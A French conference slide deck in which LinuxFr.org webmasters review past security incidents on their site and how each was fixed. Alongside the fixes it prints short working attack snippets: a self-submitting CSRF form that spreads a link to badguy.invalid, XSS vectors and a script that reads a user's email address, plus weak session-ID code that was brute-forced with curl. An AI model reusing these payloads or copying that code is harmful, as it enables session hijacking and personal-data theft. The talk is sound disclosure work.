LinuxFr.org

Retour d'expérience sécurité d'un site web à fort trafic

Bruno Michel – nono@linuxfr.org
Benoît Sibaud – oumph@linuxfr.org
Webmestres

LinuxFr.org

Site francophone d'actualités sur le logiciel libre

11 ans d'existence, avec une équipe bénévole

site à fort trafic (14M visites/an, 37000 comptes, 4000 comptes actifs, *pagerank* 7)
informations reprises par d'autres médias

conserve des données personnelles (courriel, prénom/nom, sessions IP, mots de passe, etc.)
de nombreux visiteurs compétents en informatique

LinuxFr.org


recherche...
Accueil :: Dépêches :: Entretiens :: Journaux :: Forums :: Sondages :: Suivi :: Statistiques :: Contact :: Plan
LINUXFR.ORG
Logiciel : Le noyau Linux 2.6.30 est disponible
100
La sortie de la version stable 2.6.30 du noyau Linux vient d'être annoncée par Linus Torvalds. Le nouveau noyau est, comme d'habitude, téléchargeable sur les serveurs du site kernel.org. Le détail des évolutions, nouveautés et prévisions est dans la seconde partie de la dépêche.
> Lire la dépêche (92 commentaires, moyenne: 4). (déjà visité) [Fin de la surveillance]
Astuces.divers : [Terminal] Tar et les archives multivolumes
Pour créer une archive tar multivolume (attention,la compression n'est pas supportée dans ce cas): tar cvMf [périphérique(exemple:/dev/fd0 pour le lecteur disquette] [répertoire à passer en tar]
> Lire le message (5 commentaires, moyenne: 1).
Grand quizz des 11 ans : connaissez-vous bien LinuxFr.org ? - chaque jour 11 nouvelles questions et un nouveau gagnant
Le site LinuxFr.org vit avec les dépêches que vous rédigez ou que vous contribuez à rédiger.
Du 7 au 11 juillet 2009
Bienvenue Oumph.
Avis : 40/40
xmpp:oumph@im.apinc.org
Vous avez 2 sessions en cours.
Écrire une dépêche
Tribune des rédacteurs
Proposer un entretien
Écrire un journal
Écrire dans un forum
Nouveau bogue/suggestion
Votre page personnelle
Les contenus que vous surveillez
Modifier vos préférences
Changer le style
Aide et FAQ
Fermer cette session
dimanche 05 juillet 19:40
Entretien à gérer « Annaig "Scara" DENIS, présidente des RMLL 2009 »
Tri : chronologique · par note · par intérêt (votre sélection de contenus du site triés chronologiquement)
Dépêche : Grand quizz des 11 ans : connaissez-vous bien LinuxFr.org ? (jour 7)
Posté par Florent Zara (jabber id, page perso, envoyer un message privé). Modéré le dimanche 05 juillet à 01:05. (ADMIN)
3
Dernier jour de la semaine et du quizz qui nous aura accompagné tous les jours de cette semaine pour les onze ans du site. Dernière chance aussi pour tenter de tester vos connaissances sur LinuxFr.org et de gagner l'un des prix mis en jeu (abonnement, livres, Tux, clefs USB, etc.) parce que vous le valez bien ! Les onze dernières questions sont donc en ligne jusqu'à 23h59 ce soir. Les réponses sont toujours attendues en minuscules et sans espace ni caractère accentué.
Concernant la journée d'hier, samedi, nous avons eu cette fois 34 participants et parmi ceux-ci 12 ont trouvé toutes les bonnes réponses. Le gagnant du sixième jour, après tirage au sort parmi les bonnes réponses, est alex14.
N'hésitez pas à (re)jouer avec les 11 nouvelles questions, même si vous avez déjà gagné, ce n'est pas interdit ! Bonne chance :-)

LinuxFr.org

(voir RMLL 2008 « 10 ans de LinuxFr.org » pour plus de détails...)

1998 : premier LinuxFr.org (LAMP)

2000-2002 : utilise le CMS daCode (PHP3/4, GPL), aussi utilisé par X.org

2002-maintenant : cadre templeet (PHP4/5, GPL) + nos pages en templeet+javascript

Cette conférence

Parle de :

- LinuxFr.org d'un point de vue sécurité
- retour d'expérience sur le domaine sécurité
- publication des problèmes de sécurité
- pas de sécurité par la dissimulation

Ne parle pas de :

- pannes de logiciel/matériel ne concernant pas la sécurité
- aspects légaux (diffamation, incitation à la haine, etc.)
- filtrage des pénibles (captcha, système de karma, détection de comptes multiples, etc.) ou (pré/post) modération des contenus

Fuite d'info sensible : pas si secret

session avec 2 cookies md5 et unique_id

unique_id `32 caractères alphanum. aléatoires`

md5 `md5sum(concat(SECRET, unique_id)) = session id`

Comparer le cookie md5 utilisateur & la md5sum serveur

Chaque utilisateur : plusieurs sessions, chacune fermable

md5 utilisé pour se protéger d'une prédiction sur le générateur aléatoire

Fuite d'info sensible : pas si secret

Faille : SECRET était un fichier MD5.txt, placé dans le DOCUMENT_ROOT

Effet : cookie md5 inutile

Exploit : indexation par les moteurs de recherche, disponible sur une simple recherche du type 'site:linuxfr.org MD5.txt'

Correctif : générer un nouveau MD5.txt, hors du DOCUMENT_ROOT, purger les sessions

Ingénierie sociale

2 ingrédients
Une rumeur disant que fermer les comptes ne marche pas
Des visiteurs curieux

Version alternative :
Un lien « cliquez ici » (ou plus subtil, « ne cliquez pas »)

(fermer un compte ne l'efface pas, mais il faut un admin pour le récupérer)

Ingénierie sociale

Effet : plusieurs utilisateurs ont fermé leur compte

Exploit : un simple commentaire avec un lien

Fix:
Informer les utilisateurs
Ajouter une confirmation sur cette page

Ingénierie sociale/XSS : le *ver de la tribune*

Une causerie via web (la tribune *LinuxFr.org*)
Espace libre, avec de nombreux liens envoyés (et visités)
Terrain de jeu

http://badguy.invalid/davirusboard/

[**16:25:22**] visiteur4 – Quel lien génial **[url]**
[**16:25:13**] visiteur3 – Hein, c'est quoi ?
[**16:25:03**] visiteur3 – Quel lien génial **[url]**
[**16:24:17**] visiteur2 – Quel lien génial **[url]**
[**16:23:48**] visiteur1 – Quel lien génial **[url]**

Ingénierie sociale/XSS : le *ver de la tribune*

Faille : soumission automatique de formulaire au chargement + absence de confirmation sur une action utilisateur + cookies de session

Effet : commentaire non voulu envoyé sur la tribune daCode

Exploit :

```
<html>
<head><title>DaVirusBoard</title></head>
<body onload="document.form.submit()">
<form name="form" method="post"
  action="http://linuxfr.org/board/add.php3">
<input type="hidden" name="message" value="Quel lien génial.
  http://badguy.invalid/davirusboard/">
</form></body>
</html>
```

Ingénierie sociale/XSS : le *ver de la tribune*

Correctif (10/2002) :

vérification du REFERER

uniquement du HTTP POST

demande de confirmation pour les actions sensibles (modération de dépêche, fonctions d'admin, suppression de comptes...)

audit complet du code

(token unique pour chaque formulaire... non implémenté)

XSS sur daCode news.php3

Saisies des visiteurs dans les soumissions de dépêches filtrées par rapport à un sous-ensemble de balises HTML

Mais est-ce suffisant ?

XSS sur daCode news.php3

Faille : visiteurs peuvent insérer du javascript dans les attributs *src* ou *data* (<img>, <object>, ...)

Effet : une XSS peut être utilisée pour usurper une session ou gagner des droits

Correctif (09/2002) :

+ $table['body'] = preg_replace('/(src|data)([\s])?=(["'\'\s])?javascript:/i','', $table['body']);

Encore du XSS sur la fonction cuthtml

La fonction *cuthtml* dans templeet est utilisée pour découper des textes HTML... mais aussi pour les nettoyer :

- obtenir du HTML bien formé
- supprimer les balises non autorisées (ex. <iframe>)
- supprimer les paramètres non autorisées

Mais est-ce suffisant ?

Encore du XSS sur la fonction cuthtml

Faille : visiteurs peut insérer du javascript dans le paramètre *href* de la balise <a>.

Effet : une XSS peut être utilisée pour usurper une session ou gagner des droits

Correctif (10/2005) :

```
- if (preg_match("/^[\"']?\s*javascript:/i",$value))
+ $decodevalue = preg_replace('~&#x([0-9a-f]+);~ei', 'chr(hexdec("\\1"))', $value);
+ $decodevalue = preg_replace('~&#([0-9]+);~e', 'chr(\\1)', $decodevalue);
+
+ if (preg_match("/^[\"']?\s*(?:javascript|vbscript|mocha|livescript):/i",
   $decodevalue))
```

XSS via USER_AGENT

Une causerie via web (la tribune)

[**16:25:22**] utilisateur4 – **16:23:48** Hein ?
[**16:25:13**] utilisateur3 – Euh mon clavier est blo
[**16:25:03**] utilisateur3 – Je n'ai rien à dire
[**16:24:17**] utilisateur2 – LinuxFr.org c'est génial
[**16:23:48**] utilisateur1 – blabla

Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.8.1.20) Gecko/2008

XSS via USER_AGENT

Faille : utilisateurs peuvent insérer du HTML (et du javascript) via USER_AGENT

Effet : une XSS peut être utilisée pour usurper des sessions et de gagner des droits

Correctif : utiliser htmlentities() pour échapper le HTML de toutes les saisies utilisateur (et addslashes() pour les parties SQL)

Fuite de données personnelles : CSRF

Fichier js/admin.js généré ajoutant l'adresse de courriel de l'utilisateur dans un via document.write()
Appelé dans chaque en-tête de page

Fichier js/users_admininfo.js faisant la même chose avec toutes les données personnelles de l'utilisateur
Appelé sur la page de l'utilisateur

Fuite de données personnelles : CSRF

Faille : Javascript Cross-Site Request Forgeries
Accès direct à certains fichiers .js et lecture du DOM pour obtenir les infos

Effet : fuite de données personnelles

Fuite de données personnelles : CSRF

Exploit :

```
<div style="display:none;">
  <div id="logindelete"></div>
  <script src="https://linuxfr.org/js/admin.js"></script>
  <script>
    display_authbox();
    var matches = document.getElementById('login').
innerHTML.match(/>[^@<>]*@[^<>]*</);
    var email = matches[0].slice(1, -1);
  </script>
</div>
<p>Email: <script>document.write(email);</script></p>
```

Correctif (2008/07) : courriel retiré de admin.js et /js/users_admininfo.js => /js/users_admininfo,T3VtcGg=.js (sel)

Usurpation de session : générateur aléatoire

Le site utilisait daCode 1.4 CMS (et nos webmestres étaient les développeurs daCode)

makerand() était utilisé pour générer des id de session, en appelant srand() avec un paramètre entier.

Usurpation de session : générateur aléatoire

Faille : les choses se passent bien en PHP4. Mais en PHP3, si germe ≥ 2^{31}, problème de signe, (la moitié de la journée) le germe et l'id généré sont constants.

Effet : la moitié du jour, une session est trivialement usurpable. Et en raison de l'unicité des id de session, seul le premier peut se connecter.

Exploit : simplement positionner un cookie la moitié du temps

Correctif (2002/10) : arrêter d'utiliser un PHP3 bogué (!), gérer les signes pour srand()

Usurpation de session : générateur aléatoire (encore)

Deux sites utilisant le CMS daCode.

Un utilisateur recopie par erreur son cookie de session du mauvais site... et obtient une session valide !

(info provenant d'un de nos utilisateurs, merci kadreg)

Hautement improbable : sessionID = 20 car. alphanum, soit $(26+26+10)^{20}$ possibilités, $\sim 7 \times 10^{35}$

Usurpation de session : générateur aléatoire (encore)

Faille : très mauvaise génération aléatoire dans le phplib/users.php3 de daCode

```
Function makerand($nb=8) {
    mt_srand((double)microtime()*1000000);
    $r="";
    $r1=array(48,65,97); // [0-9][A-Z][a-z]
    $r2=array(57,90,122);
    for($i=1; $i<=$nb; $i++) {
        $j=mt_rand(0,2);
        $r.=sprintf("%c",mt_rand($r1[$j],$r2[$j]));
    }
    return $r;
}
```

réinit. à chaque appell
srand(2n) == srand(2n+1)
1M valeurs (microsec)
=> 500000 valeurs d'init

à ce moment, 19919 sessions sur le serveur
=> 4% de chances d'obtenir une session valide...

Usurpation de session : générateur aléatoire (encore)

Exploit : kadreg: 13 sessions valides en 400 essais avec *curl –cookie=xxxxx*

Correctif (09/2002): ne pas limiter srand(), utiliser totalement l'espace de 2^{31} possibilités

```
mt_srand(((time() % 4096)+((double)microtime()))*1000000);
```

Audit de sécurité non sollicité

Des milliers de requêtes en provenance d'une entreprise de sécurité
(provenance passerelle mail.d*ny*ll.com)
Recherchant des failles de sécurité durant le WE
Soumettant une dépêche exotique toutes les 6s à 8s (et une notification XMPP à chaque modérateur...)


Alerte envoyée à <root@mail.d*ny*ll.com>:
10.1.1.103 failed after I sent the message.
Remote host said: 554 Error: too many hops

Audit de sécurité non sollicité

Faille : F.G. s'ennuyait au travail et a décidé de nous offrir un audit de sécurité non sollicité

Exploit : outil d'audit de la société nommé scanweb

Correctif : courriel aux responsables de la société, filtrage IP avec bannière spéciale sur le site web



Réponse officielle : excuses suite à une mauvaise configuration et une utilisation involontaire...

Divers

- Faille matérielle spéciale : boucle d'horloge sur 4s (42,43,44,45,42,43...). Long audit pour trouver d'étranges comportements non liés à la sécurité...
- Deux DDoS sur notre fournisseur DNS
- Faille SSL/SSH Debian
- Utilisation frauduleuse des informations bancaires de LinuxFr (disponible pour les dons)

...

Prosélytisme et bonnes pratiques

Accès HTTPS (et session 100% HTTPS avec le cookie *https*)

GnuPG recommandé (« LinuxFr recommande GnuPG pour vos échanges de courriel »)

Politique données personnelles (sauvegardes chiffrées, connexions sécurisées, données anonymisées fournies pour analyse statistique à l'INRIA par exemple avec contrat explicite sur la vie privée, etc.)

Questions ?